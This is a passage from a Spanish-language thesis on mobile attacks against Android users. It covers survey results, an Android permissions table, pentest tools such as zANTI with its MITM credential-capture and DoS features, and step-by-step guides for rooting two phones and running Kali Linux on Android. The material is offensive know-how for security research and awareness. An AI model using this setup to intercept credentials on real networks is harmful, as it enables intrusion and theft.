
Tabla 2. Permisos de aplicaciones

String	Access_checkin_properties	Allows read/write access to the "properties" table in the checkin database, to change values that get uploaded.
String	Access_coarse_location	Allows an app to access approximate location.
String	Access_notification_policy	Marker permission for applications that wish to access notification policy.
String	Access_wifi_state	Allows applications to access information about Wi-Fi networks.
String	Account_manager	Allows applications to call into AccountAuthenticators.
String	Add_voicemail	Allows an application to add voicemails into the system.
String	Battery_stats	Allows an application to collect battery statistics
String	Bind_accessibility_service	Must be required by an `AccessibilityService`, to ensure that only the system can bind to it.
String	Record_audio	Allows an application to record audio.
String	Reorder_tasks	Allows an application to change the Z-order of tasks.
String	Request_ignore_battery_optimizations	Permission an application must hold in order to use`ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS`.
String	Request_install_packages	Allows an application to request installing packages.
String	Restart_packages	This constant was deprecated in API level 8. The *`restartPackage(String)`* API is no longer supported.
String	Send_respond_via_message	Allows an application (Phone) to send a request to other applications to handle the respond-via-message action during incoming calls.
String	Send_sms	Allows an application to send SMS messages.
String	Transmit_ir	Allows using the device's IR transmitter, if available.
String	Uninstall_shortcut	Allows an application to uninstall a shortcut in Launcher.
String	Update_device_stats	Allows an application to update device statistics.
String	Use_fingerprint	Allows an app to use fingerprint hardware.
String	Use_sip	Allows an application to use SIP service.
String	Vibrate	Allows access to the vibrator.
String	Wake_lock	Allows using PowerManager WakeLocks to keep processor from sleeping or screen from dimming.
String	Write_apn_settings	Allows applications to write the apn settings.

Fuente: http://developer.android.com/reference/android/Manifest.permission.html

A continuación en la figura 24, vemos el 62.4% de la muestra seleccionada para realizar las encuestas asegura revisar los permisos que se conceden a las aplicaciones instaladas, y el 37,6% no se percatan de los permisos que asignan aumentando la posibilidad de instalar aplicaciones maliciosas que tengan por ejemplo control de cámara frontal y este reportando videos a alguna parte.

Figura 24. Encuesta P14



Fuente: Los autores.

8.2.15 Concientización ataques móviles

Entender que el auge informático constantemente está en avance y desarrollo debería implicar comprender que la delincuencia informática a avanzado de manera exponencial, los delincuentes informáticos cada vez más buscan alternativas, opciones, identifican vulnerabilidades para explotarlas y sacar provecho de información privada, la posibilidad de un ataque informático aunque es baja por demanda se debe considerar importante ya que los datos que normalmente guardamos o los usos que tenemos con nuestros dispositivos pueden poner en riesgo nuestra información. De los encuestados el 27.1%, figura 25, consideran que no pueden ser víctimas de un ataque informático en algún momento, este documento demostrará en la fase de ataques que realmente pueden estar muy equivocados.


Figura 25. Encuesta P15

Fuente: Los autores.

8.2.16 Conocimientos generales

A continuación, figura 26, se presenta la única pregunta abierta de la encuesta realizada la cual fue respondida por dos personas de 85, cabe rescatar que es un tema que no es ajeno a la cotidianidad actual pero por falta de información y conocimiento se desconocen los métodos o tipos de ataques utilizados por los delincuentes informáticos en la actualidad.

Figura 26. Encuesta P16



Fuente: Los autores.

8.2.17 Medios de difusión


Para finalizar la tabulación de las encuestas realizadas se muestra en la figura 27 el uso de los medios de difusión utilizados.

- Redes sociales: Facebook, Twiter y Google+. 35.3%

- Foro de mensajes (Materia: Proyecto de grado 2 UNAD). 3.5%

- Envío directo: difusión whatsApp, correo electrónico, etc. 61.2%

Figura 27. Encuesta P17



Fuente: Los autores.

8.3 ANÁLISIS DE REQUERIMIENTOS PARA PRUEBAS DE PENETRACIÓN

Teniendo definido el sistema operativo de los dispositivos móviles que serán objetivos de ataques con fines investigativos y con el aval del director del proyecto se definen los requerimientos que se tendrán en cuenta para la correcta ejecución de las pruebas.

8.3.1 Sistema Operativo Android.

Finalizadas las encestas se determina que el sistema operativo seleccionado para realizar la documentación será Android en sus versiones más recientes.


8.3.2 Entornos de trabajo (Sistemas atacantes)

Las pruebas serán realizadas directamente desde dispositivos móviles. A continuación, se especifican los detalles de los dispositivos utilizados.

8.3.2.1 Sony Xperia ZL 6502

Las especificaciones se muestran en la figura 28:

Figura 28. Sony Xperia ZL




Fuente: Los autores.

8.3.2.2 HTC One M7-U

Las especificaciones se muestran en la figura 29:

Figura 29. HTC One M7



Fuente: Los autores.

8.4 HERRAMIENTAS A UTILIZAR

En este apartado enunciaremos las herramientas que se utilizaran para realizar las pruebas de penetración a los usuarios de las redes objetivo, herramientas que se implementaran desde dispositivos con diferentes sistemas operativos.

8.4.1 zANTI Zimperium Android Network Toolkit

zANTI es un completo conjunto de herramientas de diagnóstico de red creada por los laboratorios de seguridad móvil Zimperium que facilitan ataques de penetración a una red específica hacia los clientes de la conexión, realiza un mapeo completo y facilita el reconocimiento de nombres de host con su sistema operativo, puertos abiertos y vulnerabilidades. Entre las opciones disponibles se encuentran:

- Mapeo de red: Identifica, en una red determinada, los hosts conectados a la misma, identificando no solamente equipos usuarios sino también equipos principales.

- Búsqueda de puertos: Identifica los puertos abiertos de los hosts conectados a la red.

- Manipulación de paquetes: La ejecución de los ataques y el acceso a los equipos atacados requiere que ciertos paquetes sean alterados de tal forma que el acceso se logre sin ser identificado.


- Sniffer: Obtiene acceso a los paquetes transmitidos en la red, tanto enviados como recibidos.

- Ataques MITM (Man in the Middle filters): Facilita la ejecución de ataques tipo man-in-the-middle sobre los hosts conectados a la red, pemitiendo entre otros, inserción de código html, obtención de datos de acceso (usuarios y contraseñas), y captura de paquetes (descargas, imágenes, etc.)

- Ataques DoS (Pentest DoS vulnerabilities): Mediante el aprovechamiento de vulnerabilidades existentes permite la ejecución de ataques de denegación de servicio en contra de la red.

En la figura 30 puede observarse la página web de los desarrolladores.

Figura 30. zANTI



Fuente: https://www.zimperium.com/zanti-mobile-penetration-testing


zANTI es una aplicación desarrollada para ser ejecutada en sistema operativo Android y es la herramienta principal seleccionada para realizar las pruebas de penetración que se desarrollaran en este documento, para su correcto funcionamiento es necesario ser usuario root y tener sistema operativo igual o superior a la versión 4.0.

8.4.2 Fing

Fing para dispositivos Android es una aplicación que nos permite administrar nuestra red Wifi local desde nuestro dispositivo móvil además nos proporciona la lista completa de equipos conectados, permitiendo cambiar el nombre para identificarlos e incluso saber la IP y NAT de cada uno.

Fing se encuentra disponible en la tienda de aplicaciones de Android de manera gratuita y puede ser instalado en dispositivos sin la necesidad de ser usuario Root. La figura 31 muestra la página de descarga de la aplicación en la tienda de aplicaciones de Google.

Figura 31. Fing




Fuente: https://play.google.com/store/apps/details?id=com.overlook.android.fing&hl=es_419

8.4.3 Linux Deploy

Linux Deploy para dispositivos Android es una aplicación de código abierto que facilita la virtualización de un sistema operativo Linux en un dispositivo móvil, Linux Deploy será utilizado para crear una estación de trabajo para las pruebas de penetración realizadas, se virtualizará la distribución de Kali con todas sus prestaciones.

Linux Deploy se encuentra disponible en la tienda de aplicaciones, figura 32, de Android de manera gratuita y para su correcto funcionamiento debemos ser usuarios “Root” y tener la herramienta “BusyBox” instalado en el dispositivo.

Figura 32. Linux Deploy



https://play.google.com/store/apps/details?id=ru.meefik.linuxdeploy&hl=es_419

8.4.3.1 BusyBox

BusyBox es una aplicación gratuita para Android la cual proporciona un paquete de características y herramientas UNIX que actúan en segundo plano en la terminal proporcionando soporte para aplicaciones que requieran de ella en un momento determinado.

Existen varias aplicaciones que pueden ser instaladas desde la tienda de aplicaciones sin embargo para el correcto funcionamiento de Linux Deploy se debe instalar la versión compatible la cual se puede obtener en el siguiente link:

https://www.dropbox.com/s/p3lsvy2ufyhj5hk/busybox.apk?dl=0

8.4.3.2 Terminal Emulator

La conocida terminal del sistema operativo Linux directamente en el dispositivo móvil Android, Terminal Emulator proporciona acceso al dispositivo móvil desde una ventana de comandos la cual será utiliza en la implementación de la estación de trabajo, desde esta tendremos acceso a la instalación del sistema operativo Kali Linux en el SmartPhone

8.4.3.3 VNC Viewer

VNC Viewer es una aplicación disponible para diferentes sistemas operativos, entre ellos Android, permite crear un enlace para soporte remoto de un sistema con interfaz gráfica.

VNC viewer será utilizado en este proyecto como medio de visualización del sistema operativo Kali Linux en el dispositivo Android. Cabe rescatar que esta aplicación puede ser descargada desde la PlayStore de manera gratuita.

8.4.4 Kali Linux – Distribución SANA

Sistema operativo Linux basado en Debian GNU y evolucionado de la distro BackTrack diseñado principalmente para realizar auditorías de seguridad informática, trae consigo una suite completa de herramientas que permiten realizar pruebas de manera intrusiva en sistemas objetivo.

Este sistema operativo se ejecuta gracias a Linux Deploy, al ser Licencia GNU lo podemos encontrar en el siguiente link de descarga con sus respectivas características:

- http://cdimage.kali.org/kali-2016.1/kali-linux-light-2016.1-armhf.img.xz
- Nombre: Kali Linux armhf
- Tipo: Imagen
- Tamañó: 0.7 Gb
- Versión 2016.1
- HA1SUM: cd750dde538eaed9f8e4efea011a9b9dc1e75143

8.5 CREACIÓN DE ESTACIONES DE TRABAJO

Antes de la ejecución de las pruebas se debe verificar el funcionamiento de las herramientas en los equipos utilizados, para esto se hará necesario que los mismos cuenten con los permisos apropiados para que las herramientas funcionen adecuadamente.

La ejecución de las aplicaciones seleccionadas para pruebas de penetración y virtualización requieren de permisos tipo administrador en los dispositivos en los que se ejecutarán, así, se requiere que dichos equipos se encuentren “rooteados”, es decir, con los accesos de administrador desbloqueados. A continuación, se presentan los procesos a seguir para obtener dichos permisos en los equipos utilizados durante las pruebas y mencionados anteriormente.

8.5.1 Proceso de obtención de “root” en Sony Xperia ZL C6502

El proceso que se describe a continuación fue el realizado para generar los permisos Root en el dispositivo Sony xperia ZL con C6502 con sistema operativo Android 5.0 Lollipop.

De manera rápida se procede a descargar el aplicativo de Android KingoRoot.apk de la siguiente página:

https://root-apk.kingoapp.com/

Kingo Root, figura 33, se instala directamente en el dispositivo móvil, debemos asegurar que en los ajustes de seguridad del dispositivo tengamos habilitada la instalación de aplicaciones desde fuentes desconocidas.

Después de tener instalada la aplicación lo único que debemos realizar es ejecutarla y dar en el botón central denominado como Root, después de unos minutos el aplicativo prueba varios métodos de rooteo en segundo plano y reinicia el dispositivo dando los permisos de superusuario correctamente.

Figura 33. Kingo ROOT.

Fuente: https://www.google.com.co/url?sa=i&rct=j&q=&esrc=s&source=images&cd=&cad=rja&uact=8&ved=0ahUKEwjU_NyjpuzLAhXMGx4KHfZxDCUQjRwIBw&url=https%3A%2F%2Froot-apk.kingoapp.com%2F&bvm=bv.118443451,d.dmo&psig=AFQjCNGybEErQvwTgSmERPbjBjxwpT0PeA&ust=1459560846812941

8.5.2 Proceso de obtención de “root” en HTC One M7-U

Originalmente este dispositivo es ofrecido por HTC con la versión 4.1.2 de Android con la opción de actualizarlo a la versión 5. Sin embargo, el dispositivo disponible para el mercado Latinoamericano posee ciertas restricciones en cuanto a las características del kernel base utilizado, así como también del “build number” que posee. Así, el proceso de obtención de permisos para este dispositivo requiere modificar el “recovery” que viene instalado por defecto por un “custom recovery” desarrollado previamente que no es otra cosa que un recovery original modificado. Se recomienda el uso del recovery TWRP (Team Win Recovery Project).

8.5.2.1 Herramientas necesarias

- TWRP: Es un recovery modificado con compatibilidad para pantallas táctiles, permite, entre otras, realizar ajustes a las configuraciones de fábrica de los dispositivos en los que se encuentre instalado; instalar ROMs no oficiales, ejecutar limpiezas a los caches del dispositivo, figura 34.

Figura 34. TWRP

Fuente: http://www.makeuseof.com/tag/whats-custom-recovery-exploring-cwm-twrp-friends/


Se recomienda el uso de versiones superiores a la 2.6.3.4 del recovery TWRP, esto con el fin de asegurar compatibilidad y evitar errores durante los procesos de “rooteo”. El software puede obtenerse directamente de la web del desarrollador de forma gratuita.

- La instalación del recovery TWRP se realiza haciendo uso de las herramientas ofrecidas por Google, específicamente fastboot; esta herramienta es un protocolo como tal que permite la instalación de software en las particiones del equipo móvil con Android, puede obtenerse mediante la instalación del SDK para la programación de aplicaciones para Android, es uno de los paquetes incluidos en el entorno.

8.5.2.2 Paso a Paso

El paso inicial es desbloquear el “bootloader” del equipo ya que de lo contrario no se podrá cargar ningún tipo de firmware al mismo, así, ingresamos a http://www.htcdev.com/bootloader/ en donde la misma página guiará el proceso a seguir para lograr el desbloqueo. Al finalizar el proceso, se verifica el resultado en la pantalla del “bootloader” que se verá similar a la figura 35.


Figura 35. Unocked Bootloader



Fuente: http://img.wonderhowto.com/img/20/61/63506304748072/0/unlock-your-bootloader-root-your-htc-one-install-custom-recovery-using-twrp.w654.jpg

Desbloqueado el “bootloader” se procede entonces a modificar el recovery del equipo, para esto descargamos la versión del recovery que se desea al computador desde el que se va a realizar la modificación. En el dispositivo móvil ingresamos a la pantalla del “bootloader” apagando el equipo y encendiéndolo presionando los botones “power” y “volumen down” al mismo tiempo. Al iniciar el equipo nos movemos a la opción “fastboot” y conectamos el equipo al computador, veremos una pantalla como la de la figura 36:

Figura 36. Fastboot USB



Fuente: http://catch22.eu/htcdesiresv/rooting/hboot.png

En el computador abrimos una ventana de comandos y ejecutamos la línea


fastboot flash recovery ruta_al_archivo/nombre_archivo.img

La ruta del archivo solo será necesaria si la imagen descargada se encuentra en una carpeta diferente a aquella donde se encuentra el ejecutable “fastboot”.

Esperamos a que el proceso finalice y nuevamente en el equipo móvil nos desplazamos a la opción “reboot bootloader” y esperamos el reinicio del dispositivo. De nuevo en la pantalla “fastboot” nos regresamos a “bootloader” y allí nos desplazamos a la opción “recovery”. Si no se presentó ningún

inconveniente o problema durante el proceso de instalación veremos entonces una pantalla como la presentada en la Figura 37.

Figura 37. TWRP Recovery




Fuente: http://img.wonderhowto.com/img/39/25/63539838112498/0/ultimate-guide-using-twrp-only-custom-recovery-youll-ever-need.w654.jpg

Con el nuevo recovery instalado ya podemos obtener los permisos de root que deseamos, para esto descargamos la aplicación SuperSu, desarrollada por Chainfire, para la obtención y administración de los permisos de súper usuario en equipos móviles con Android. La aplicación la obtenemos de https://download.chainfire.eu/921/SuperSU/UPDATE-SuperSU-v2.65-20151226141550.zip y la almacenamos en la memoria del equipo, preferiblemente en la raíz del mismo para fácil acceso.

Con el archivo descargado y copiado al equipo móvil reiniciamos en modo recovery, TWRP soporta el uso de pantalla táctil por lo que presionamos el botón “Install”, buscamos el archivo descargado que debe tener extensión .zip y seguimos las instrucciones en pantalla. El equipo se reiniciará al

finalizar la instalación y veremos una nueva aplicación instalada, el icono que se verá será similar al de la figura 38.

Figura 38. SuperSu



Fuente: Los autores

Si la aplicación se encuentra instalada y se ejecuta sin arrojar errores el proceso de obtención de permisos fue satisfactorio.

Renuncia Legal: Los autores del presente documento no se hacen responsables por los daños que los procesos descritos anteriormente puedan causar en los dispositivos móviles; así como el uso no correcto de las aplicaciones utilizadas. Las aplicaciones y demás son propiedad exclusiva de sus respectivos desarrolladores.

Recomendación: Si el usuario no posee conocimientos avanzados en el tema se recomienda abstenerse de realizar los procesos de obtención de “root” de los equipos.

Recomendación: Los procesos mencionados corresponden únicamente a las referencias de equipos mencionadas, Sony Xperia ZL con banda base #9X15A-ACEFWMAZQ-30110223-84, y HTC One M7-U con banda base #4A.23.3263.28_10.38R.1157.04D. Para otras referencias es recomendable realizar una búsqueda en Internet para los procedimientos adecuados.


8.5.3 Instalación de Kali Linux en Dispositivo Android

Para realizar este procedimiento es absolutamente necesario tener los permisos de superusuario del dispositivo, además de esto contar con cada uno de los programas antes mencionados, incluyendo el archivo .img de imagen de disco de la distribución Kali.

8.5.3.1 Instalación del sistema operativo

Debemos descargar la imagen de KALI Linux en la raíz de la tarjeta SD de nuestro dispositivo móvil y contar por lo menos con 4.5Gb de espacio para realizar la instalación del sistema. Iniciamos Linux Deploy y nos encontraremos con la pantalla presentada en la figura 39:

Figura 39. Linux Deploy



Fuente: Los autores

Para configurar la instalación, lo primero que debemos hacer es cambiar el directorio de busybox dando clic en configuración que se encuentra en los

tres puntos de la parte inferior derecha, cambiando la ruta original por “/data/data/ru.meefik.busybox/files/bin” como se muestra en la figura 40.

Figura 40. Configuración Linux Deploy

Fuente: Los autores

Volvemos a la pantalla inicial y damos clic en la flecha de abajo la cual nos abrirá las configuraciones con las cuales será instalado el nuevo sistema operativo, debemos dejarlo como se explica a continuación:

- Distribución: Kali Linux
- Suite Distribución: sana
- Arquitectura: armhf
- Mirror URL: http://http.kali.org/kali/
- Tipo de instalación: archivo
- Ruta de instalación: /storage/sdcard1/kali.img (depende de donde se deja la imagen de kali)

- Tamaño de imagen: calcular automáticamente


- Sistema de archivo: Auto

- Nombre de usuario y contraseña: Asignado por el usuario

- Entorno de escritorio a preferencia al igual que los componentes, en nuestro caso como es una estación de trabajo para pruebas de penetración instalamos componentes kali.

El paso a seguir es simplemente dar en instalar que es la primera opción de la lista, con lo que comienza a instalarse el sistema operativo como tal, figura 41.

